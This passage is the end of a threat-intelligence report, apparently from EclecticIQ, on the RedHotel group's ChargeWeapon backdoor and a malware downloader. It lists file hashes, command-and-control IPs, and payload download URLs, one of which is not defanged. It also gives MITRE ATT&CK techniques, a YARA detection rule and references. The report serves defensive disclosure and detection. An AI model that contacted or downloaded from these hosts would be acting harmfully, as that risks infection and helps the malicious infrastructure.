http://38[.]54[.]119[.]239:443/jquery-3.3.1.min.js

**ChargeWeapon**

3195fe1a29d0d44c0eaec805a4769d506d03493816606f58ec49416d26ce5135

C2 IP:

45[.]77[.]37[.]145:8443

**Generic Malware Downloader**

- ee66ebcbe872def8373a4e5ea23f14181ea04759ea83f01d2e8ff45d60c65e51
- e26f8b8091bbe5c62b73f73b6c9c24c2a2670719cf24ef8772b496815c6a6ce0 - (loader module)
- e6bad7f19d3e76268a09230a123bb47d6c7238b6e007cc45c6bc51bb993e8b46 - (legitimate binary)
- ce226bd1f53819d6654caf04a7bb4141479f01f9225ac6fba49248920e57cb25
- 56f94f1df0338d254d0421e7baf17527817607a60c6f9c71108e60a12d7d6dcf

IP Address of second stage malware artifacts:

- 45[.]32[.]33[.]17
- 23[.]224[.]61[.]12
- hxxp[://]154[.]93[.]7[.]99:8090/CDGServer3/images/zh/mcvsocfg[.]dll
- hxxp[://]154[.]93[.]7[.]99:8090/CDGServer3/images/zh/mcods[.]exe
- hxxp[://]154[.]93[.]7[.]99:8090/CDGServer3/images/zh/bin[.]config

**Appendix A - MITRE ATT&CK Techniques**

Exploit Public-Facing Application - T1190

- Obfuscated Files or Information - T1027
- Ingress Tool Transfer - T1105
- Application Layer Protocol: Web Protocols - T1071.001
- Command and Scripting Interpreter: PowerShell - T1059.001
- User Execution: Malicious File - T1204.002

- Windows Management Instrumentation - T1047
- Gather Victim Host Information - T1592
- Hijack Execution Flow: DLL Side-Loading - T1574.002
- Masquerading: Match Legitimate Name or Location - T1036.005
- Deobfuscate/Decode Files or Information - T1140

## Appendix B - Yara Rule for The Detection of ChargeWeapon:

```
rule RedHotel_ChargeWeapon_Sep22

    meta:

        description = "Detects RedHotel ChargeWeapon Backdoor"
```

```
        author = "EclecticIQ Threat Research Team"

        creation_date = "22.09.2023"

        classification = "TLP:WHITE"

        hash_md5 = "44ee43adc8f423db4a461fc99731cdb9"       strings:

        $GoBuildId = /Go build ID: \"[a-zA-Z0-9\/_-]{40,120}\"/

        $YuanFilePath_1 = {00 44 3A 2F 79 75 61 6E 2F 67 6F 2F 43 68 61 72 67 65 57 65 61
70 6F 6E 2F 63 6C 69 65 6E 74 2E 67 6F}

        $YuanFilePath_2 = {2f 67 6f 2f 43 68 61 72 67 65 57 65 61 70 6f 6e 2f 63 6c 69 65 6e
74 2e 67 6f}

        $YuanFilePath_3 = {43 3A 2F 55 73 65 72 73 2F 78 78 6C 2F 67 6F 2F}

        $GoLibary1 = "github.com/shirou/gopsutil" ascii wide nocase

        $GoLibary2 = "github.com/go-ole/" ascii wide nocase

        $GoLibary3 = "github.com/yusufpapurcu/wmi" ascii wide nocase

        $GoLibary4 = "golang.org/x/sys" ascii wide nocase
    condition:

        (uint16(0) == 0x5a4d or uint32(0) == 0x7F454C46) and

        any of ($YuanFilePath_*) and

        #GoBuildId == 1 and

        all of ($GoLibary*)
}
```

## Structured Data

Find this and other research in our public TAXII collection for easy use in your security stack: https://cti.eclecticiq.com/taxii/discovery.

Please refer to our **support page** for guidance on how to access the feeds.

## About EclecticIQ Intelligence & Research Team

EclecticIQ is a global provider of threat intelligence, hunting, and response technology and services. Headquartered in Amsterdam, the EclecticIQ Intelligence & Research Team is made up of experts from Europe and the U.S. with decades of experience in cyber security and intelligence in industry and government.

We would love to hear from you. Please send us your feedback by emailing us at research@eclecticiq.com.

## You might also be interested in:

Decrypting Key Group Ransomware: Emerging Financially Motivated Cyber Crime Gang

Malware-as-a-Service: Redline Stealer Variants Demonstrate a Low-Barrier-to-Entry Threat

German Embassy Lure: Likely Part of Campaign Against NATO Aligned Ministries of Foreign Affairs

## References


[1] “Cobalt Strike (Malware Family).” Accessed: Sep. 22, 2023. [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/details/win.cobalt_strike

[2] “VirusTotal - File - 3195fe1a29d0d44c0eaec805a4769d506d03493816606f58ec49416d26ce5135.” Accessed: Sep. 21, 2023. [Online]. Available: https://www.virustotal.com/gui/file/3195fe1a29d0d44c0eaec805a4769d506d03493816606f58ec49416d26ce5135/detection

[3] “Examining APT27 and the HyperBro RAT,” RSA Link. Accessed: Sep. 21, 2023. [Online]. Available: https://community.netwitness.com/t5/netwitness-community-blog/examining-apt27-and-the-hyperbro-rat/ba-p/693490

[4] C. N. Shibiraj Durgesh Sangvikar, Andrew Guan, Yu Fu, Yanhui Jia, Siddhart, “Cobalt Strike Analysis and Tutorial: How Malleable C2 Profiles Make Cobalt Strike Difficult to Detect,” Unit 42. Accessed: Sep. 21, 2023. [Online]. Available: https://unit42.paloaltonetworks.com/cobalt-strike-malleable-c2-profile/

[5] “VirusTotal - File - ee66ebcbe872def8373a4e5ea23f14181ea04759ea83f01d2e8ff45d60c65e51.” Accessed: Sep. 21, 2023. [Online]. Available: https://www.virustotal.com/gui/file/ee66ebcbe872def8373a4e5ea23f14181ea04759ea83f01d2e8ff45d60c65e51/relations

[6] “VirusTotal - File - 12e1f50d7c9cf546c90545588bc369fa90e03f2370883e7befd87e4d50ebf0df.” Accessed: Sep. 21, 2023. [Online]. Available: https://www.virustotal.com/gui/file/12e1f50d7c9cf546c90545588bc369fa90e03f2370883e7befd87e4d50ebf0df/details

[7] “garble.” burrowers, Sep. 21, 2023. Accessed: Sep. 21, 2023. [Online]. Available: https://github.com/burrowers/garble

[8] “RedHotel A Prolific, Chinese State-Sponsored Grou.pdf.” Accessed: Sep. 21, 2023. [Online]. Available: https://go.recordedfuture.com/hubfs/reports/cta-2023-0808.pdf

[9] “Budworm: Espionage Group Returns to Targeting U.S. Organizations.” Accessed: Sep. 21, 2023. [Online]. Available: https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/budworm-espionage-us-state

[10] “Carderbee: APT Group use Legit Software in Supply Chain Attack Targeting Orgs in Hong Kong | Symantec Enterprise Blogs.” Accessed: Sep. 22, 2023. [Online]. Available: https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/carderbee-software-supply-chain-certificate-abuse

[11] “eset_apt_activity_report_t32022.pdf.” Accessed: Sep. 21, 2023. [Online]. Available: https://web-assets.esetstatic.com/wls/2023/01/eset_apt_activity_report_t32022.pdf

## Receive all our latest updates

Subscribe to receive the latest EclecticIQ news, event invites, and Threat Intelligence blog posts.